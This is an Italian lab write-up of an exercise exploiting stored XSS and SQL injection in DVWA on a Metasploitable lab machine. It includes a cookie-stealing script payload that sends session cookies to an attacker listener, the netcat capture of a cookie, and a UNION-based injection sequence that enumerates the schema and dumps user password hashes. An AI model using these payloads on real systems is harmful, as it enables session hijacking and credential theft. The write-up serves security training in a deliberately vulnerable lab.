

WEB APP HACKING

TRACK

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

XSS STORED

L'**XSS (Cross-Site Scripting)** è una vulnerabilità di sicurezza che consente a un attaccante di iniettare codice malevolo (solitamente JavaScript) in una pagina web visualizzata da altri utenti.

Ci sono principalmente tre tipi di **XSS: Stored, Reflected e DOM-based**.

Vediamo nel dettaglio lo **Stored XSS**, che avviene quando il codice malevolo viene memorizzato permanentemente nel server target, ad esempio in un database, un forum o altri meccanismi di archiviazione. Quando un utente visita una pagina che contiene il contenuto infetto, il browser dell'utente esegue il codice malevolo. Si differenzia dunque dall'attacco **Reflected**, in quanto avviene quando il codice viene riflesso dal server nelle risorse HTTP, non venendo quindi memorizzato.

XSS STORED

Vediamo dunque come può essere utilizzato per rubare i cookie di sessione per poi inviarli ad un server sotto il nostro controllo. Questo è estremamente pericoloso siccome i cookie di sessione spesso contengono informazioni di autenticazione che permettono a un utente di rimanere loggato su un sito web. Se un attaccante riesce a rubare questi cookie, può impersonare l'utente e accedere alle risorse a cui l'utente ha accesso.

Una volta configurato il livello di sicurezza su LOW, possiamo spostarci su **Xss stored** e compilare i campi richiesti.

DVWA Security 🔒

Script Security

Security Level is currently **high**.

You can set the security level to **low**, **medium** or **high**.

The security level changes the vulnerability level of DVWA.

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

Name: test
Message: This is a test comment.

Name: Mami
Message: <script>alert('XSS')</script>

Name: Mami
Message:

Name: Mami
Message:

03

XSS STORED

Quello che a noi ci interessa sarà ovviamente il campo Message, dove inseriremo uno script ad hoc per il recupero dei cookie di sessione e l'invio degli stessi sul nostro web server. Lo script che utilizzeremo sarà questo :

```
<script>window.location='http://192.168.50.100:12345/?cookie='+document.cookie</script>
```

Dove **Window.location** non fa altro che il redirect di una pagina verso un target da noi specificato, ipotizzando di avere un web server in ascolto sulla porta 12345 del nostro localhost. Mentre il parametro **cookie** viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore **document.cookie**.

Dato che il campo Message accetta un max di 50 caratteri, dobbiamo prima modificare questa impostazione per inserire correttamente il payload, modificando il sorgente della pagina.

```
<form method="post" name="guestform" onsubmit="return validate_form(this)">
  <table width="550" border="0" cellpadding="2" cellspacing="1">
    <tbody>
      <tr></tr>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="200">
          </textarea> == $0
        </td>
      </tr>
      <tr></tr>
    </tbody>
  </table>
</form>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload

Name * Mami
Message * <script>window.location='http://192.168.50.100:12345/?cookie='+document.cookie</script>
Sign Guestbook


Name: test
Message: This is a test comment.

Name: Mami
Message: <script>alert('XSS')</script>

X S S S T O R E D

Una volta salvato lo script, potremo ricevere i cookie sul nostro finto server in ascolto tramite il comando di netcat:

nc -l -p 12345



```
(kali㉿kali)-[~] $ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=849505d95efd92bf66eb6c503c831800 HTTP/1.1
Host: 192.168.40.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.200/
Upgrade-Insecure-Requests: 1
```

S Q L I N J E C T I O N

B L I N D

L'**SQL Injection** è una vulnerabilità di sicurezza che consente a un attaccante di inserire codice SQL arbitrario nelle query inviate a un database. Questa vulnerabilità si verifica quando un'applicazione non valida correttamente gli input forniti dagli utenti. Esistono diversi tipi di attacchi SQL Injection, tra cui l'**SQL Injection tradizionale** e la **Blind SQL Injection**.

La **Blind SQL Injection** avviene quando l'applicazione non mostra errori o risultati diretti delle query SQL al livello dell'interfaccia utente, rendendo più difficile per l'attaccante ottenere informazioni direttamente, a differenza dell'**SQL Tradizionale**. Tuttavia, l'attaccante può ancora inferire le informazioni in base al comportamento dell'applicazione.

S Q L I N J E C T I O N

B L I N D

L'approccio da utilizzare quindi sarà testare delle condizioni ad esempio condizioni sempre VERA o sempre FALSE e vedere come risponde l'applicazione (Boolean-based).

Inizieremo con una condizione sempre VERA come:

1' or '1'='1

The screenshot shows a web browser interface with the following details:

- Header:** Forward, Drop, Intercept on, Action, Open browser, Add notes, HTTP/1, ?
- Inspector:** Request attributes (2), Request query parameters (2), Request body parameters (0), Request cookies (2), Request headers (9).
- Content:** A form titled "Vulnerability: SQL Injection (Blind)" with a "User ID" field containing "1' or '1'='1" and a "Submit" button.
- Notes:** Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind).
- Bottom:** More info links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, <http://www.unixwiz.net/techtips/sql-injection.html>.

S Q L I N J E C T I O N

B L I N D

Questa ci restituirà tutti gli utenti del Database, confermando che la nostra query viene eseguita correttamente. Possiamo inoltre vedere il formato del codice eseguito cliccando su «view source»

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' or '1='1
First name: admin
Surname: admin

ID: 1' or '1='1
First name: Gordon
Surname: Brown

ID: 1' or '1='1
First name: Hack
Surname: Me

ID: 1' or '1='1
First name: Pablo
Surname: Picasso

ID: 1' or '1='1
First name: Bob
Surname: Smith

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info

SQL Injection (Blind) Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection work
    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

S Q L I N J E C T I O N

B L I N D

Servendoci di Burpsuite, recuperiamo dallo storico la richiesta appena fatta ed inviamola al repeater. Così facendo, modificheremo i parametri della query al fine di inserire una «UNION» sapendo già che i parametri delle query sono 2, First Name e Surname. Per proseguire con il nostro attacco, cerchiamo di scoprire il nome del database

The screenshot shows the Burpsuite interface with two captured requests:

- Request 62: GET /dvwa/vulnerabilities/sql_injection/
- Request 63: GET /dvwa/vulnerabilities/sql_injection/?id=1%27+or+%271%27%3D%271&Submit=Submit

The Response for Request 63 is displayed in Pretty mode:

```
HTTP/1.1 200 OK
Date: Fri, 24 May 2022 12:00:00 GMT
Server: Apache/2.2.29 (Ubuntu)
X-Powered-By: PHP/5.2.4-2ubuntu5.24
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2023 12:00:00 GMT
Content-Length: 468
Connection: close
Content-Type: text/html; charset=UTF-8
```

A context menu is open over the response, with the "Send to Repeater" option highlighted.

S Q L I N J E C T I O N

B L I N D

Utilizzando la query:

1' UNION SELECT 1, database()#,

riceviamo tra i risultati un db con il nome DVWA. Ora non ci resta che stampare i nomi delle tabelle del database con la seguente query:

1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #

Vulnerability: SQL Injection (Blind)


User ID:

Submit

ID: 1' UNION SELECT 1, database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, database()#
First name: 1
Surname: dvwa

[More info](#)



The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' menu item selected. On the right, there's a form for entering a User ID. Two entries are shown in red text: 'ID: 1' UNION SELECT 1, database()#' and 'ID: 1' UNION SELECT 1, database()#'. Below each entry, the resulting output is displayed: the first entry shows 'First name: admin' and 'Surname: admin'; the second entry shows 'First name: 1' and 'Surname: dvwa'. At the bottom, a link 'More info' is visible.

S Q L I N J E C T I O N

B L I N D

La query ci restituisce le seguenti tabelle :

Admin

Guestbook

Users

Molto probabilmente la tabella Users è quella che fa al caso nostro, dato che potrebbe contenere le info degli utenti. Con la seguente query, recuperiamo le colonne della tabella users, ovvero le informazioni contenute al suo interno.

1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#

Vulnerability: SQL Injection (Blind)

User ID:

ERE table_schema = 'dwva' #

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dwva' #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dwva' #
First name: 1
Surname: guestbook

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dwva' #
First name: 1
Surname: users

[More info](#)

The screenshot shows a web-based penetration testing tool. On the left is a sidebar with a navigation menu containing the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Upload, XSS reflected, and XSS stored. The main content area has a title "Vulnerability: SQL Injection (Blind)". Below it is a form field labeled "User ID:" with the placeholder "ERE table_schema = 'dwva' #". A "Submit" button is next to the input field. The results section displays three rows of test results, each showing a crafted SQL query and its corresponding output. The first row shows results for the 'admin' user, the second for the 'guestbook' user, and the third for the 'users' user.

S Q L I N J E C T I O N

B L I N D

Come possiamo vedere, il risultato della query fornisce tutte le colonne della tabella users. Tra le varie, è sicuramente di interesse la colonna password. Modifichiamo un'ultima volta la query per recuperare le info necessarie e completare così il nostro hack con la seguente.

1' UNION SELECT first_name, password FROM users#

Vulnerability: SQL Injection (Blind)

User ID:

'HERE table_name = 'users' #'

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: last_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: password

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: avatar

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
SQL Injection (Blind)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

[More info](#)

Vulnerability: SQL Injection (Blind)

User ID:

'ume, password FROM users #'

ID: 1' UNION SELECT first_name, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
SQL Injection (Blind)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

[More info](#)

CONSIDERAZIONI FINALI

Tramite l'ultima query utilizzata

1' UNION SELECT first_name, password FROM users#

abbiamo ottenuto l'accesso a tutte le password, sebbene siano cifrate tramite hash. Tuttavia, utilizzando strumenti avanzati di cracking delle password (come ad esempio John the Ripper), potremmo decifrarle e acquisire così l'accesso ai vari account utente sul sito.